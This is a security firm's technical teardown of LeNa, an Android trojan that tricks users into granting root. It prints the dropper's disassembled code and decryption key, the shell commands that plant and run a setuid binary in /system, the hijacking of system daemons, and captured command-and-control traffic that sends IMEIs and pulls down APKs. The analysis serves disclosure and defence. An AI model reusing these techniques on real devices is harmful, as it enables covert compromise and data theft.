

LeNa Technical Tear Down



Tim Strazzere
Lookout Mobile Security
<http://www.mylookout.com/>

Threat Name

LeNa (LegacyNative)

Samples used in the analysis

Payload 1

Package: com.safesys.myvpn
SHA-1: 0e551f4fcc5da86aa2b3b68e14405c2a2c5598f9

Payload 2

Encrypted SHA-1: 48ae6f73d4411eab4953c5a29d0fd51877270c2e
Decrypted SHA-1: 5c7b198241c97179f20e00b966548f86d6c7d3f2

The Threat:


Recently, Lookout identified a new Android Trojan, LeNa, which is an evolution from the [Legacy variant](#) discovered earlier this year. The Trojan contains the same set of commands as its predecessors, though it takes a different approach to gain a foothold on the device. The samples we have studied take steps above and beyond previous versions to obfuscate the installation of the second payload, which in this variant is an ELF binary. This is the first Android Trojan we have studied that relies primarily on a native ELF binary to do its work.

Who is affected?


LeNa's method of gaining privileged access limits its potential impact to users with rooted devices. The bulk of its distribution is in third-party Chinese markets, though some samples were identified in Google's official Android Market. After notifying the Google Security team of these applications, they were promptly removed from the Android Market.

How the malware works on the device, payload 1;

Unlike previous variants, LeNa does not come with an embedded exploit payload—it simply attempts to social engineer user-granted root privileges. Some samples leverage a primary application that requires root privileges to function. We have also encountered samples that request root as an “update” mechanism. If the phone is not rooted, the application presents instructions on where to find an application which can be used to root their phone. Once the user grants the application with root access, it starts its infection process in the background, while performing the normal application tasks in the foreground.



Malware requesting root



Explaining root and how to get it

Once the infection routine starts, it begins to decrypt both the internal payload within the assets folder *WebView.db.init* and a list of commands. The decryption routine is fairly straightforward, AES using "Stak_yExy-eLt!Pw" as the decryption key. The encrypted list of commands includes:

```

/system/etc/.dhcpcd
/system/etc/.rild_cfg
/system/xbin/ccb
WebView.db.init
/WebView.db
/mycfg.ini
/system/bin/cp
/system/bin/cat
/system/bin/chmod 4755
/system/bin/mount -o remount,
/system
su
/system/bin/ls\n
/proc/mounts

```

Extraction and installation of the payload occurs in a thread serviced by *com.safesys.myvpn.VpnSettings._doTimerTask*. Below is an excerpt from the important parts of that thread, following only one path of execution (assuming */system/bin/cp* does not exist) with the functions renamed. Decrypted commands are returned from *VpnSettings.getTips*, and final plaintext commands are noted in comments.

```
private void
com.safesys.myvpn.VpnSettings._doTimerTask(com.safesys.myvpn.VpnSettings$SuExecutor v19,
java.lang.String v20)
this = v18
suexecutor = v19
p1 = v20
const/4          v14, 0
move-object/from16    v0, this
move-object/from16    v1, suexecutor
move              v2, v14
move-object/from16    v3, p1
invoke-direct        {v0, v1, v2, v3}, <void VpnSettings.checkFile(ref, boolean, ref)
VpnSettings_checkFile> # mount /system rw
const/4          v14, 0
move-object/from16    v0, this
move              v1, v14
invoke-direct        {v0, v1}, <ref VpnSettings.getTips(int) VpnSettings_getTips> # returns
/system/etc/dhcpd
move-result-object    v4
new-instance         v13, <t: File>
invoke-direct        {v13, v4}, <void File.<init>(ref) imp. @ File_init>
invoke-virtual       {v13}, <boolean File.exists() imp. @ File_exists>
move-result          v14
if-eq               v14, doesnt_exist_or_bad_size # check if file /system/etc/dhcpd exists, if not -
don't check the size
invoke-virtual       {v13}, <long File.length() imp. @ File_length>
move-result-wide     v14:v15
const-wide/16       v16:v17, 0x478C # check if the file is the expected size
cmp-long            v14, v14:v15, v16:v17
if-gez              v14, done # if the file has the correct size, trojan assumes device is already
infected
doesnt_exist_or_bad_size:
new-instance         v14, <t: StringBuilder>
invoke-direct        {v14}, <void StringBuilder.<init>() imp. @ StringBuilder_init_0>
invoke-virtual/range {this..this}, <ref VpnSettings.getFilesDir() imp. @
VpnSettings_getFilesDir> # returns /data/data/package_name/files
move-result-object    v15
```

```

invoke-virtual      {v14, v15}, <ref StringBuilder.append(ref) imp. @ StringBuilder_append_0>
move-result-object  v14
const/4             v15, 4
move-object/from16  v0, this
move                v1, v15
invoke-direct       {v0, v1}, <ref VpnSettings.getTips(int) VpnSettings_getTips> # returns
webview.db
move-result-object  v15
invoke-virtual      {v14, v15}, <ref StringBuilder.append(ref) imp. @ StringBuilder_append>
move-result-object  v14
invoke-virtual      {v14}, <ref StringBuilder.toString() imp. @ StringBuilder_toString>
move-result-object  v12
new-instance        v14, <t: StringBuilder>
invoke-direct       {v14}, <void StringBuilder.<init>() imp. @ StringBuilder_init_0>
invoke-virtual/range {this..this}, <ref VpnSettings.getFilesDir() imp. @
VpnSettings_getFilesDir>
move-result-object  v15
invoke-virtual      {v14, v15}, <ref StringBuilder.append(ref) imp. @ StringBuilder_append_0>
move-result-object  v14
const/4             v15, 5
move-object/from16  v0, this
move                v1, v15
invoke-direct       {v0, v1}, <ref VpnSettings.getTips(int) VpnSettings_getTips> # returns
mycfg.ini
move-result-object  v15
invoke-virtual      {v14, v15}, <ref StringBuilder.append(ref) imp. @ StringBuilder_append>
move-result-object  v14
invoke-virtual      {v14}, <ref StringBuilder.toString() imp. @ StringBuilder_toString>
move-result-object  v11
move-object/from16  v0, this
move-object         v1, v11 # /package_files_dir/mycfg.ini
invoke-direct       {v0, v1}, <void VpnSettings.updateInfo(ref) VpnSettings_updateInfo> #
create mycfg.ini with device data
const/4             v14, 3
move-object/from16  v0, this
move                v1, v14
invoke-direct       {v0, v1}, <ref VpnSettings.getTips(int) VpnSettings_getTips> # returns
webview.db.init
move-result-object  v7
const/16            v14, 0x4790
move-object/from16  v0, this
move-object         v1, v7 # input file (webview.db.init)
move-object         v2, v12 # /{package_files_dir}/webview.db
move                v3, v14 # buffer size of file

```

```

invoke-direct      {v0, v1, v2, v3}, <void VpnSettings.copyAssets(ref, ref, int)
VpnSettings_copyAssets> # copy asset like normal,
                        # but also decrypt it
const/4           v14, 6
move-object/from16 v0, this
move              v1, v14
invoke-direct      {v0, v1}, <ref VpnSettings.getTips(int) VpnSettings_getTips> # returns
/system/bin/cp
move-result-object v8
const/4           v14, 1
move-object/from16 v0, this
move              v1, v14
invoke-direct      {v0, v1}, <ref VpnSettings.getTips(int) VpnSettings_getTips> # returns
/system/etc/rild_cfg
move-result-object v5
const/4           v14, 2
move-object/from16 v0, this
move              v1, v14
invoke-direct      {v0, v1}, <ref VpnSettings.getTips(int) VpnSettings_getTips> # returns
/system/sbin/ccp
move-result-object v6
new-instance       v14, <t: File>
invoke-direct      {v14, v8}, <void File.<init>(ref) imp. @ File_init>
invoke-virtual     {v14}, <boolean File.exists() imp. @ File_exists> # check if /system/bin/cp
exists
move-result        v14
if-eqz             v14, cp_doesnt_exist
...
cp_doesnt_exist:  # use cat since /system/bin/cp doesn't exist
const/4           v14, 7
move-object/from16 v0, this
move              v1, v14
invoke-direct      {v0, v1}, <ref VpnSettings.getTips(int) VpnSettings_getTips> # returns
/system/bin/cat
move-result-object v9
new-instance       v14, <t: StringBuilder>
invoke-static      {v9}, <ref String.valueOf(ref) imp. @ String_valueOf>
move-result-object v15 # /system/bin/cat
invoke-direct      {v14, v15}, <void StringBuilder.<init>(ref) imp. @ StringBuilder_init>
const-string       v15, space # " "
invoke-virtual     {v14, v15}, <ref StringBuilder.append(ref) imp. @ StringBuilder_append>
move-result-object v14
invoke-virtual     {v14, v12}, <ref StringBuilder.append(ref) imp. @ StringBuilder_append> #
/package_file_dir/webview.db

```

```

move-result-object      v14
const-string            v15, asc_2E189 # " > "
invoke-virtual          {v14, v15}, <ref StringBuilder.append(ref) imp. @ StringBuilder_append> #
pipe
move-result-object      v14
invoke-virtual          {v14, v4}, <ref StringBuilder.append(ref) imp. @ StringBuilder_append> #
/system/etc/dhcpd
move-result-object      v14
invoke-virtual          {v14}, <ref StringBuilder.toString() imp. @ StringBuilder_toString>
move-result-object      v14
const/16                v15, 0x3E8
move-object/from16      v0, suexecuter # "suexecuter"
move-object             v1, v14 # /system/bin/cat /package_file_dir/webview.db >
/system/etc/dhcpd
move                    v2, v15 # 1000 (wait for this long)
invoke-virtual          {v0, v1, v2}, <void VpnSettings$SuExecutor.execute(ref, int)
VpnSettings$SuExecutor_execute>
new-instance            v14, <t: StringBuilder>
invoke-static           {v9}, <ref String.valueOf(ref) imp. @ String_valueOf>
move-result-object      v15 # /system/bin/cat
invoke-direct           {v14, v15}, <void StringBuilder.<init>(ref) imp. @ StringBuilder_init>
const-string           v15, space # " "
invoke-virtual          {v14, v15}, <ref StringBuilder.append(ref) imp. @ StringBuilder_append>
move-result-object      v14
invoke-virtual          {v14, v12}, <ref StringBuilder.append(ref) imp. @ StringBuilder_append> #
/package_file_dir/webview.db
move-result-object      v14
const-string           v15, asc_2E189 # " > "
invoke-virtual          {v14, v15}, <ref StringBuilder.append(ref) imp. @ StringBuilder_append> #
pipe
move-result-object      v14
invoke-virtual          {v14, v6}, <ref StringBuilder.append(ref) imp. @ StringBuilder_append> #
/system/sbin/ccb
move-result-object      v14
invoke-virtual          {v14}, <ref StringBuilder.toString() imp. @ StringBuilder_toString>
move-result-object      v14
const/16                v15, 0x3E8
move-object/from16      v0, suexecuter # "suexecuter"
move-object             v1, v14 # /system/bin/cat /package_file_dir/webview.db > /system/sbin/ccb
move                    v2, v15 # 1000
invoke-virtual          {v0, v1, v2}, <void VpnSettings$SuExecutor.execute(ref, int)
VpnSettings$SuExecutor_execute>
new-instance            v14, <t: File>
invoke-direct           {v14, v5}, <void File.<init>(ref) imp. @ File_init>

```

```

invoke-virtual      {v14}, <boolean File.exists() imp. @ File_exists> # Does /system/etc/.rild_cfg
exist?
move-result        v14
if-nez             v14, chmod
new-instance       v14, <t: StringBuilder>
invoke-static      {v9}, <ref String.valueOf(ref) imp. @ String_valueOf>
move-result-object v15 # /system/bin/cat
invoke-direct      {v14, v15}, <void StringBuilder.<init>(ref) imp. @ StringBuilder_init>
const-string       v15, space # " "
invoke-virtual     {v14, v15}, <ref StringBuilder.append(ref) imp. @ StringBuilder_append>
move-result-object v14
invoke-virtual     {v14, v11}, <ref StringBuilder.append(ref) imp. @ StringBuilder_append> #
/package_files_dir/mycfg.ini
move-result-object v14
const-string       v15, asc_2E189 # " > "
invoke-virtual     {v14, v15}, <ref StringBuilder.append(ref) imp. @ StringBuilder_append> #
pipe
move-result-object v14
invoke-virtual     {v14, v5}, <ref StringBuilder.append(ref) imp. @ StringBuilder_append> #
/system/etc/.rild_cfg
move-result-object v14
invoke-virtual     {v14}, <ref StringBuilder.toString() imp. @ StringBuilder_toString>
move-result-object v14
const/16           v15, 0x3E8
move-object/from16 v0, suexecuter
move-object        v1, v14 # /system/bin/cat /package_files_dir/mycfg.ini >
/system/etc/.rild_cfg
move              v2, v15
invoke-virtual     {v0, v1, v2}, <void VpnSettings$SuExecutor.execute(ref, int)
VpnSettings$SuExecutor_execute>
goto/16           chmod
...
chmod:
const/16           v14, 8
move-object/from16 v0, this
move              v1, v14
invoke-direct      {v0, v1}, <ref VpnSettings.getTips(int) VpnSettings_getTips> # returns
/system/bin/chmod 4755
move-result-object v10
new-instance       v14, <t: StringBuilder>
invoke-static      {v10}, <ref String.valueOf(ref) imp. @ String_valueOf> # /system/bin/chmod
4755
move-result-object v15
invoke-direct      {v14, v15}, <void StringBuilder.<init>(ref) imp. @ StringBuilder_init>

```

```

invoke-virtual      {v14, v6}, <ref StringBuilder.append(ref) imp. @ StringBuilder_append> #
/system/sbin/ccb
move-result-object  v14
invoke-virtual      {v14}, <ref StringBuilder.toString() imp. @ StringBuilder_toString>
move-result-object  v14
const/16            v15, 0x64
move-object/from16  v0, suexecuter
move-object         v1, v14 # /system/bin/chmod 4755 /system/sbin/ccb
move                v2, v15 # 100
invoke-virtual      {v0, v1, v2}, <void VpnSettings$SuExecutor.execute(ref, int)
VpnSettings$SuExecutor_execute>
const/16            v14, 0x64
move-object/from16  v0, suexecuter
move-object         v1, v6 # /system/sbin/ccb
move                v2, v14 # 100
invoke-virtual      {v0, v1, v2}, <void VpnSettings$SuExecutor.execute(ref, int)
VpnSettings$SuExecutor_execute>
new-instance        v14, <t: File>
invoke-direct       {v14, v12}, <void File.<init>(ref) imp. @ File_init>
invoke-virtual      {v14}, <boolean File.delete() imp. @ File_delete> # delete
/package_file_dir/webview.db
new-instance        v14, <t: File>
invoke-direct       {v14, v11}, <void File.<init>(ref) imp. @ File_init>
invoke-virtual      {v14}, <boolean File.delete() imp. @ File_delete> # delete
/package_file_dir/mycfg.ini
done:
const/4             v14, 1
move-object/from16  v0, this
move-object/from16  v1, suexecuter
move                v2, v14
move-object/from16  v3, p1
invoke-direct       {v0, v1, v2, v3}, <void VpnSettings.checkFile(ref, boolean, ref)
VpnSettings_checkFile> # mount /system ro
locret:
return-void
Method End

```

The infection process contained in the above code is as follows:

1. Remount the */system* partition as read-write
2. Does */system/etc/dhcpd* already exist?
 - 2a. If it does, is the size exactly 18316?
 - If this is true, then no need to re-infect, stop execution
3. Create *mycfg.ini* which contains the device data: DeviceID, Brand, Model,

Version_Release, Version_SDK and the constant "cvpn072"

4. Decrypt the internal asset *Webview.db.init* to the *package_name/files* directory as *webview.db*

5. Run the commands:

```
- /system/bin/cat /package_file_dir/webview.db > /system/etc/.dhcpcd
```

```
- /system/bin/cat /package_file_dir/webview.db > /system/sbin/ccb
```

6. Check if */system/etc/.rild_id* exists

- This file stores the current task, the status of that task and its data, if this exists the Trojan won't overwrite it

6a. If the file doesn't exist, copy the newly create *mycfg.ini* to this place using the command:

```
- /system/bin/cat /package_files_dir/mycfg.ini > /system/etc/.rild_cfg
```

7. Chmod the newly dropped executable and execute it

```
- /system/bin/chmod 4755 /system/sbin/ccb
```

```
- /system/sbin/ccb
```

8. Remove the files extra files dropped onto the filesystem

```
- delete /package_file_dir/webview.db
```


```
- delete /package_file_dir/mycfg.ini
```

After this above code has been run, the package will not try to re-infect the device and will not do anything else malicious. Essentially it will work as it was advertised to the user, in the case of this particular application, a VPN client. The bulk of what the Trojan is actually doing is located in the ELF binary.

How the malware works on the device, payload 2;

The second payload of the malware is very similar to previous variants of Legacy, except that this variant is completely rewritten into native code. The flow of the application is nearly identical to the earlier variants as well, except this part also checks to see if it should re-infect the device, this is most likely so that it can download and updated version of itself and re-infect the device by the same spreading method.

Upon execution the malware will call *geteuid()* to ensure it is running as root, otherwise it will just exit since it can't do much. Next, the Trojan will check if the main infected file is the same one that is currently running, if not it will infect the device with the current executable. This both prevents reinfection of a device and allows the application to update itself over an old binary. This part of the code is highlighted below in the flow graph;



The *spread_file* function essentially just creates the file */system/etc.dhcpcd* and copies the running process to this file. After this it will properly *chmod* and then set the file as

immutable. The infection method then starts to get more interesting in the function we've renamed *spread_installd_and_dhcpd*.

Essentially this second spread function will check the system files */system/bin/installd* and */system/bin/dhcpd* and compare them to itself. If they are different in size, the Trojan will scan the */proc/exec/* folder searching for these processes and kill them if they are running. After the processes are killed the malware will remount the */system* partition ^{as} read/write and copy */system/bin/installd* to */system/bin/installdd* and then copy */system/bin/dhcpd* to */system/bin/dhcpddd*. Once these two files are replaced, the malware will then copy itself into the two original file locations and again, *chmod* and set itself as immutable.

What is interesting in the application copying itself to both */system/bin/dhcpd* and */system/bin/installd* is that these are the hooks it uses to make sure it is started every time the device reboots. When another process calls *installd* or *dhcpd* LeNa will read the parameters then pass this to the intended application. These hooks ensure that on boot, when *dhcpd* is called, the malware will be run; it also makes sure that on any install/uninstall event the malware is triggered.

After spreading itself on the device, the next step is for the malware to check if there is already a phone home process forked. After creating a fork of itself, the Trojan checks for the file */data/dhcpd.lock* and attempts to open it. After opening the file it performs a *flock()*, if this succeeds then it will continue to the phone home thread. Within this thread it will build the proper C&C url from memory and load the contents */system/etc.rild_cfg* into the request. A sniffed example of this request is below, one of the easy to distinguish signs of this malware is the user agent string: "*adlib/3 (\$Date: 1998/09/23 06:19:15 \$)*";

```
GET /search/isavaible2.php?imei=XXXXXXXXXXXXXXXXXXXXXXXXXXXX&ch=-1&ver=12
HTTP/1.0
User-Agent: adlib/3 ($Date: 1998/09/23 06:19:15 $)

HTTP/1.1 200 OK
Date: Thu, 08 Sep 2011 22:05:43 GMT
Server: Apache/2.2.3 (CentOS)
X-Powered-By: PHP/5.1.6
Content-Length: 136
Connection: close
Content-Type: text/html; charset=UTF-8

OK 113 2 http://XXX.XXX.XX.XX:8511/search/online/gamechannel_QD0001_v1.1.apk
com.the9.gamechannel/com.the9.gamechannel.SpotlightActivity
```

If the server responds with anything other than a 200 OK, the phone home thread sleeps for ten minutes and retries the connection. On a successful check-in to the server the Trojan parses the command and saves command data to */system/etc/rild_cfg*. It then waits for an hour until the next check-in.

Like the example above, if the C&C server returns a task, the malware attempts to carry it out. Breaking down the above example we can see the information being provided to the malware:

```
OK 113 2 http://XXX.XXX.XX.XX:8511/search/online/gamechannel_QD0001_v1.1.apk
com.the9.gamechannel/com.the9.gamechannel.SpotlightActivity
```

The *113* is the task id, *2* is the type of command, followed by the URL of the apk to download, and ending with an activity to launch on successful install. Between each step of downloading, installing, and activating the downloaded application, the malware notifies the C&C server of its progress:

```
GET /search/isavaible2.php?imei=05e6f47f32fa20e3e3c7110f89a5a0f6&ch=-1&ver=12
HTTP/1.0
User-Agent: adlib/3 ($Date: 1998/09/23 06:19:15 $)
```

```
HTTP/1.1 200 OK
Date: Thu, 08 Sep 2011 22:05:43 GMT
Server: Apache/2.2.3 (CentOS)
X-Powered-By: PHP/5.1.6
Content-Length: 136
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
OK 113 2 http://XXX.XXX.XX.XX:8511/search/online/gamechannel_QD0001_v1.1.apk
com.the9.gamechannel/com.the9.gamechannel.SpotlightActivity
```

```
GET
/search/isavaible3.php?imei=05e6f47f32fa20e3e3c7110f89a5a0f6&taskid=113&state=
2&comment=StartDown HTTP/1.0
User-Agent: adlib/3 ($Date: 1998/09/23 06:19:15 $)
```

```
HTTP/1.1 200 OK
```

```
GET /search/online/gamechannel_QD0001_v1.1.apk HTTP/1.0
User-Agent: adlib/3 ($Date: 1998/09/23 06:19:15 $)
```

```
HTTP/1.1 200 OK
Date: Thu, 08 Sep 2011 22:05:47 GMT
```

```
Server: Apache/2.2.3 (CentOS)
Last-Modified: Mon, 22 Aug 2011 05:06:36 GMT
ETag: "1778079-11f725-b1baf00"
Accept-Ranges: bytes
Content-Length: 1177381
Connection: close
Content-Type: text/plain; charset=UTF-8
...

GET
/search/isavaible3.php?imei=05e6f47f32fa20e3e3c7110f89a5a0f6&taskid=113&state=
3&comment=DownOk HTTP/1.0
User-Agent: adlib/3 ($Date: 1998/09/23 06:19:15 $)

HTTP/1.1 200 OK

GET
/search/isavaible3.php?imei=05e6f47f32fa20e3e3c7110f89a5a0f6&taskid=113&state=
4&comment=INSTOK HTTP/1.0
User-Agent: adlib/3 ($Date: 1998/09/23 06:19:15 $)

HTTP/1.1 200 OK

GET
/search/isavaible3.php?imei=05e6f47f32fa20e3e3c7110f89a5a0f6&taskid=113&state=
1&comment=RUNOK HTTP/1.0
User-Agent: adlib/3 ($Date: 1998/09/23 06:19:15 $)

HTTP/1.1 200 OK
```

Above we can see that after receiving a download command, the Trojan tells the server that it is starting the download ("*StartDown*"), gets the payload, tells the server the download is ok ("*DownOk*"), installs the application, notifies the server that the installation is ok ("*INSTOK*"), runs the application, and finally informs the server that it was able to run the application ("*RUNOK*").

Behind the scenes, the Trojan relies on invocation of command-line tools to carry out instructions from `/etc/.rild_config`. After receiving its download command, the Trojan saves the downloaded application to `/data/tXXXXXXXXXX.apk` (where X is a randomly generated number). To install the app, the Trojan issues a `/system/bin/pm install -r /data/tXXXXXXXXXX.apk` command. This instructs the package manager to install the specified application, replacing the package if it necessary. In a privileged context, this method of installation is automatic and does not ask for confirmation from the owner of the device. The last command issued by the Trojan is `/system/bin/am start -n`

qualifying_package_name/activity_to_launch, which launches the newly installed payload. As with other commands, it informs the server on successful install.

This malware also performs other functions similar to the previous variants of Legacy. These include functionality to update the Trojan itself, launch any activity on the phone, running arbitrary shell commands, and install an application to the */system* partition. Since one of the commands launches an activity on the phone, this means the malware can perform the functionality of opening a web browser to a specific page without the users permission, along with other malicious purposes.

We have seen several payloads pushed to LeNa by the controlling server. Among the supplied payloads, we have seen an instance of a DroidDreamLight infected application. This *may* indicate some correlation (or collaboration) between the creators of the DroidDream/DroidDreamLight variants of Android malware and the Legacy variants.

We conclude that while LeNa largely resembles its predecessor in functionality, it is a significant shift in construction. Socially engineered privilege escalation, extensive obfuscation of its first payload, and a primarily native second stage trojanizing core system services set LeNa apart from incremental changes observed within the Legacy family.